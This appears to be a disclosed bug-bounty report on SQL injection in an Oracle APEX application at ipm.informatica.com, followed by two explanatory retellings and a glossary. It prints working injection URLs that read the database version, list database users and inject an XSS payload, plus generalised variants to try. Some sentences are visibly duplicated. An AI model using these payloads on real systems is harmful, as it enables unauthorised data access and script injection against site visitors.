[ipm.informatica.com] Sql injection Oracle
The Oracle APEX application at ipm.informatica.com did not properly validate user input, allowing SQL injection. An attacker could extract database version and user information, and also inject cross-site scripting payloads.

- Triaged in 26 hours
- Fixed in 56 days
- Disclosed after 3 months
Hi host ipm.informatica.com is vulnerable to sql injection attacks the web application does not produce sufficient validation on user input.
POC detection request 1 http://ipm.informatica.com/pls/apex/f?1'=1 response 500 HTTP/1.1 500 Internal Server Error request 2 http://ipm.informatica.com/pls/apex/f?1''=1 response HTTP/1.1 404 Not Found
exploitation


http://ipm.informatica.com/pls/apex/f?);OWA_UTIL.CELLSPRINT(:1);--=SELECT+banner+FROM+v$version
Oracle Database 11g Release 11.2.0.3.0 - 64bit Production PL/SQL Release 11.2.0.3.0 - Production CORE 11.2.0.3.0 Production TNS for Linux: Version 11.2.0.3.0 - Production NLSRTL Version 11.2.0.3.0 - Production

Cross Site Scripting via sql injection
http://ipm.informatica.com/pls/apex/f?);HTP.PRINT(:1);--=positive<svg/onload=prompt('XSS\u0020via\u0020sql\u0020injection')>

and etc http://ipm.informatica.com/pls/apex/f?);OWA_UTIL.CELLSPRINT(:1);--=SELECT+USERNAME+FROM+ALL_USERS
Attachments
Context
The target is ipm.informatica.com, a host belonging to Informatica. The path in every request shown in the report is /pls/apex/f, which is the standard entry point for an Oracle Application Express (APEX) application: f?p= style URLs are how APEX addresses a page and its session state. The report does not describe what the application on that host does beyond this, so the feature itself is not characterised further.
The researcher reports that the application does not produce sufficient validation on user input, and that this leads to SQL injection. The report was filed on HackerOne under the Informatica program, rated critical, with the weakness classified as SQL Injection, and disclosed on 21 January 2017.
Setup
No accounts, roles, tools or preconditions are described. The only tooling visible in the report is Burp, from the attachment filenames (sql_versin_burp_.jpg, sqli_burp_.jpg), which suggests the requests were sent and inspected through a proxy. No authentication step is shown, and every request in the report is a plain GET against the same endpoint.
Finding it
The researcher appended a single quote to the URL and compared the server's behaviour with a doubled quote. The difference in status codes between the two requests is what indicated that the input was reaching a SQL statement rather than being handled as inert text.
Exploitation
Step 1: Detection
The first request appends a single quote to the parameter value:
http://ipm.informatica.com/pls/apex/f?1'=1
This returned:
HTTP/1.1 500 Internal Server Error
The second request doubles the quote:
http://ipm.informatica.com/pls/apex/f?1''=1
This returned:
HTTP/1.1 404 Not Found
The contrast is the signal: an odd number of quotes breaks the statement and produces a server error, while an even number keeps the syntax balanced and the request is handled normally (here reaching a not-found path rather than an error). That behaviour is consistent with the value being concatenated into a SQL statement.
Step 2: Reading the database version
The researcher then used APEX's own PL/SQL packages to run arbitrary SQL. The payload calls OWA_UTIL.CELLSPRINT with a subquery as its argument, inside a comment-terminated expression:
http://ipm.informatica.com/pls/apex/f?);OWA_UTIL.CELLSPRINT(:1);--=SELECT+banner+FROM+v$version
The ); closes whatever construct the injected value sits in, OWA_UTIL.CELLSPRINT(:1) prints the result of the bound expression into the response, and -- comments out the remainder of the original statement. The :1 bind is supplied by the trailing =SELECT+banner+FROM+v$version part of the URL.
The response disclosed the banner:
Oracle Database 11g Release 11.2.0.3.0 - 64bit Production PL/SQL Release 11.2.0.3.0 - Production CORE 11.2.0.3.0 Production TNS for Linux: Version 11.2.0.3.0 - Production NLSRTL Version 11.2.0.3.0 - Production
Step 3: Cross-site scripting through the same injection
Because the injected value is printed back into the page, the researcher used the same technique with HTP.PRINT to emit markup instead of a query result:
http://ipm.informatica.com/pls/apex/f?);HTP.PRINT(:1);--=positive<svg/onload=prompt('XSS\u0020via\u0020sql\u0020injection')>
HTP.PRINT writes its argument into the HTTP response body, so the <svg/onload=...> element is delivered to the browser and its handler runs. The \u0020 escapes stand in for spaces inside the JavaScript string. This turns the SQL injection into reflected cross-site scripting: the payload executes in the context of the ipm.informatica.com origin.
Step 4: Enumerating database users
The researcher notes that further queries work the same way, giving the example of listing database accounts:
http://ipm.informatica.com/pls/apex/f?);OWA_UTIL.CELLSPRINT(:1);--=SELECT+USERNAME+FROM+ALL_USERS
ALL_USERS is a data dictionary view listing the users known to the database, so this returns the account names through the same CELLSPRINT output channel.
Root cause
The report attributes the issue to insufficient validation of user input: the value supplied in the f parameter is incorporated into a SQL statement without being bound or sanitised, so quote characters and PL/SQL syntax in the input change the statement that executes. The use of OWA_UTIL.CELLSPRINT and HTP.PRINT shows that the injected code runs with the privileges of the database session behind the APEX application, and that its output is returned to the client. The report does not identify the specific code path or say which defence, if any, was present and failed; the absence of effective parameterisation is the likely cause.
Impact
The injection allows an unauthenticated remote party to run SQL in the context of the application's database session. In the report this was demonstrated by reading the Oracle version banner and enumerating database users, and by writing arbitrary HTML and JavaScript into the response, which yields reflected XSS on the Informatica host. The report does not enumerate further consequences, and the extent of what the database session is permitted to read or change is not stated.
Fix
The report does not describe a fix or a remediation that was applied. The measure implied by the finding is to stop building SQL from request input: bind the value as a parameter rather than concatenating it into the statement, and validate the input against the format APEX expects.
Variants to test
- Send a single quote in a parameter and then a doubled quote, and compare status codes and bodies. A 500 on the single quote and a normal response on the doubled quote is the same signal seen here.
- On Oracle-backed applications, try closing the surrounding construct and calling
OWA_UTIL.CELLSPRINTorHTP.PRINTwith a subquery, as in the payloads above. A positive result is the query output appearing in the response body. - Try
HTP.PRINTwith an HTML element carrying an event handler. A positive result is the markup being returned unencoded and the handler running in the target origin. - Query data dictionary views such as
ALL_USERSthrough the same channel. A positive result is a list of database accounts in the response.
Hunting notes
APEX applications are a useful place to look because the platform ships PL/SQL packages (OWA_UTIL, HTP) that turn SQL execution into visible output. and the platform ships PL/SQL packages (OWA_UTIL, HTP) that turn SQL execution into visible output. During recon, an /pls/apex/f? path is the signal to start probing parameter handling with quote tests. The researcher established impact by moving past the error-based detection to reading the version banner, demonstrating script execution through the same channel, and enumerating database users, which shows both data disclosure and a client-side consequence from one flaw.
Attachments
What happened, in plain words
A security researcher found that a website run by Informatica, at the address ipm.informatica.com, could be made to run database commands that the site's owners never intended. The site did not check the text from whoever visited it well enough before using it in instructions for its database. By sending carefully crafted text in a web address, the researcher could read information out of the database and even make the site send JavaScript code to a visitor's browser.
The report was filed on HackerOne, a platform where researchers report security problems to companies. It was rated critical, the most serious level, classified as SQL Injection, and made public on 21 January 2017.
A few ideas first, because the rest of the article leans on them:
- A web address with a question mark is how a browser sends extra information to a website. Everything after the
?is called the query string, and it is made of parameters: a name, an equals sign, and a value. Inexample.com/search?q=cats, the parameter isqand its value iscats. The website reads that value and decides what to do with it. - A database is a program that stores information in tables, like a very large, very strict spreadsheet. Websites keep their content, user accounts and settings in one.
- SQL is the language used to ask a database questions, such as "give me the list of users". A website builds these questions as text and sends them to the database.
- SQL injection is what happens when a website builds that text by gluing in whatever a visitor typed. If the visitor types ordinary words, fine. If the visitor types characters that SQL treats as instructions, the database may follow those instructions too. It is like a form that asks for your name and then reads your name out to a clerk; if you write "and also open the safe" on the name line, a careless clerk might do it.
- A server error (HTTP 500) is the website saying "something went wrong on my side". Not Found (HTTP 404) means "I looked and there is nothing at that address". These numbered replies are called status codes, and comparing them is a common way to test how a site reacts to input.
- Oracle APEX is a tool for building web applications on top of an Oracle database. Applications built with it use addresses that contain
/pls/apex/f?, and thefparameter is how APEX keeps track of which page you are on and what state your session is in. PL/SQL is Oracle's programming language for writing logic inside the database. - A proxy such as Burp is a program that sits between your browser and the website, so you can see and edit every request before it is sent. The attachment filenames in the report mention Burp, which suggests the researcher used one.
Context
The target is ipm.informatica.com, a host belonging to Informatica. Every request in the report uses the path /pls/apex/f, the standard entry point for an Oracle APEX application. The report does not describe what the application on that host does beyond this.
The researcher's summary is that the application does not produce sufficient validation on user input, and that this leads to SQL injection.
Setup
No accounts, roles, tools or preconditions are described. The only tooling visible is Burp, from the attachment filenames (sql_versin_burp_.jpg, sqli_burp_.jpg), which suggests the requests were sent and inspected through a proxy. No login step is shown, and every request is a plain GET, meaning the browser simply asks for an address without submitting a form.
Finding it
The researcher appended a single quote character (') to the URL and then two quotes in a row (''), and compared how the server replied. The difference in status codes is what showed that the input was reaching a SQL statement rather than being treated as harmless text.
Exploitation
Step 1: Detection
The first request puts a single quote into the parameter value:
http://ipm.informatica.com/pls/apex/f?1'=1
This returned:
HTTP/1.1 500 Internal Server Error
Why this step: in SQL, a quote marks where a piece of text begins or ends. If the site glues your input into a SQL statement, one extra quote leaves the statement with an unclosed piece of text, the database refuses to run it, and the site reports a server error.
The second request uses two quotes:
http://ipm.informatica.com/pls/apex/f?1''=1
This returned:
HTTP/1.1 404 Not Found
Why this step: two quotes in a row are how SQL writes a literal quote character inside text, so the statement stays balanced and the database runs it normally. Here the result is a not-found page rather than an error.
The contrast is the signal: an odd number of quotes breaks the statement, an even number keeps it valid. That behaviour is consistent with the value being pasted into a SQL statement.
Step 2: Reading the database version
The researcher then used APEX's own PL/SQL packages to run arbitrary SQL. A package here is a bundle of ready-made routines that ship with Oracle and can be called from SQL. The payload calls OWA_UTIL.CELLSPRINT, a routine that prints its argument into the web response:
http://ipm.informatica.com/pls/apex/f?);OWA_UTIL.CELLSPRINT(:1);--=SELECT+banner+FROM+v$version
Line by line, in plain words:
);closes whatever construct the injected value was sitting inside, so the rest of the payload is no longer trapped in it.OWA_UTIL.CELLSPRINT(:1)calls the printing routine.:1is a placeholder, called a bind, that gets filled in with a value supplied elsewhere in the address.;--ends the injected statement and turns the rest of the original statement into a comment, so it is ignored. In SQL,--means "ignore everything after this on the line".=SELECT+banner+FROM+v$versionsupplies the value for:1: a query asking for thebannercolumn ofv$version, a built-in Oracle table that lists the software version. The+signs stand for spaces in a web address.
Why this step: the quote test only showed that something was wrong. Printing a known value proves the researcher can run their own queries and see the answers, which is the difference between a suspicious error and a real vulnerability.
The response disclosed the banner:
Oracle Database 11g Release 11.2.0.3.0 - 64bit Production PL/SQL Release 11.2.0.3.0 - Production CORE 11.2.0.3.0 Production TNS for Linux: Version 11.2.0.3.0 - Production NLSRTL Version 11.2.0.3.0 - Production
Knowing the exact database version matters because attackers use it to pick which known weaknesses apply to that software.
Step 3: Cross-site scripting through the same injection
Because the injected value is printed back into the page, the researcher used the same technique with HTP.PRINT, a routine that writes its argument into the web page returned to the browser, to emit markup instead of a query result:
http://ipm.informatica.com/pls/apex/f?);HTP.PRINT(:1);--=positive<svg/onload=prompt('XSS\u0020via\u0020sql\u0020injection')>
Line by line, in plain words:
);andHTP.PRINT(:1);--work exactly as before: close the surrounding construct, print the supplied value, comment out the rest.positiveis ordinary text placed before the markup.<svg/onload=prompt(...)>is an HTML element.onloadis an event handler: a piece of JavaScript the browser runs automatically when the element loads.prompt(...)opens a small pop-up box with a message.\u0020is an escape sequence standing for a space inside the JavaScript text, so the message reads "XSS via sql injection".
Why this step: cross-site scripting, or XSS, is when a site lets an attacker's JavaScript run in a visitor's browser as if the site itself had written it. That script can then act with the visitor's permissions on that site. Here the script is not stored on the server; it is reflected back in the immediate response, which is why this is called reflected XSS. Because the script runs in the context of the ipm.informatica.com origin, the browser treats it as coming from Informatica. The report does not say whether a real victim was ever targeted; the pop-up is the standard harmless proof that script execution is possible.
Step 4: Enumerating database users
The researcher notes that further queries work the same way, giving the example of listing database accounts:
http://ipm.informatica.com/pls/apex/f?);OWA_UTIL.CELLSPRINT(:1);--=SELECT+USERNAME+FROM+ALL_USERS
Line by line, in plain words:
- The structure is identical to Step 2: close the construct, print the value, comment out the rest.
SELECT USERNAME FROM ALL_USERSasks for theUSERNAMEcolumn ofALL_USERS, a built-in Oracle view that lists the accounts known to the database.
Why this step: reading the version shows the database is reachable; listing accounts shows real data can be pulled out. It turns the finding from "the database answers me" into "the database tells me who exists in it".
Root cause
The report attributes the issue to insufficient validation of user input: the value supplied in the URL is placed into a SQL statement without being bound or sanitised, so quote characters and PL/SQL syntax in the input change the statement that runs. The use of OWA_UTIL.CELLSPRINT and HTP.PRINT shows that the injected code runs with the privileges of the database session behind the APEX application, and that its output is returned to the visitor. The report does not identify the specific code path or say which defence, if any, was present and failed.
Impact
The injection allows an unauthenticated remote party, meaning anyone on the internet with no login, to run SQL in the context of the application's database session. In the report this was demonstrated by reading the Oracle version banner, enumerating database users, and writing arbitrary HTML and JavaScript into the response, which yields reflected XSS on the Informatica host. The report does not enumerate further consequences, and the extent of what the database session is permitted to read or change is not stated.
Fix
The measure implied by the finding is to stop building SQL from request input: bind the value as a parameter rather than gluing it into the statement, and check the input against the format APEX expects. Binding means the database is told "here is a value, treat it purely as data", so quotes inside it can never become instructions.
Variants to test
- Send a single quote in a parameter and then a doubled quote, and compare status codes and page contents. A 500 on the single quote and a normal response on the doubled quote is the same signal seen here.
- On Oracle-backed applications, try closing the surrounding construct and calling
OWA_UTIL.CELLSPRINTorHTP.PRINTwith a query, as in the payloads above. A positive result is the query output appearing in the page. - Try
HTP.PRINTwith an HTML element carrying an event handler. A positive result is the markup being returned unencoded and the handler running in the target origin. - Query built-in views such as
ALL_USERSthrough the same channel. A positive result is a list of database accounts in the response.
Hunting notes
APEX applications are a useful place to look because the platform ships PL/SQL packages (OWA_UTIL, HTP) that turn SQL execution into visible output. and the platform ships PL/SQL packages (OWA_UTIL, HTP) that turn SQL execution into visible output. During recon, an /pls/apex/f? path is the signal to start probing parameter handling with quote tests. The researcher established impact by moving past the error-based detection to reading the version banner, demonstrating script execution through the same channel, and enumerating database users, which shows both data disclosure and a client-side consequence from one flaw.
Attachments
Glossary
- APEX (Oracle Application Express): a tool for building web applications on top of an Oracle database; its addresses contain
/pls/apex/f?. - Bind: a placeholder in a SQL statement, such as
:1, that is filled with a value supplied separately. - Burp: a proxy program that sits between a browser and a website so requests can be viewed and edited.
- Cross-site scripting (XSS): a flaw that lets an attacker's JavaScript run in a visitor's browser as if the site had written it.
- Database: a program that stores information in tables and answers questions about it.
- Event handler: an attribute on an HTML element, such as
onload, that tells the browser to run JavaScript when something happens. - GET: the basic kind of web request where the browser simply asks for an address, with no form submission.
- HackerOne: a platform where security researchers report vulnerabilities to companies.
- HTP.PRINT: an Oracle PL/SQL routine that writes its argument into the web page returned to the browser.
- HTTP status code: the numbered reply a server gives, such as 500 for a server error or 404 for not found.
- Origin: the combination of scheme, host and port that a browser uses to decide which site a page or script belongs to.
- OWA_UTIL.CELLSPRINT: an Oracle PL/SQL routine that prints its argument into the web response.
- Parameter: a named value in a web address, written after the
?asname=value. - PL/SQL: Oracle's programming language for writing logic inside the database.
- Proxy: an intermediary program that forwards requests and responses, letting you inspect them.
- Query string: the part of a web address after the
?, carrying parameters. - Reflected XSS: XSS where the malicious script is returned in the immediate response rather than stored on the server.
- SQL: the language used to ask a database questions.
- SQL injection: a flaw where a site glues visitor input into SQL, letting the visitor's characters become database instructions.
- Validation: checking input against what is expected before using it.
- v$version: a built-in Oracle table listing the database software version.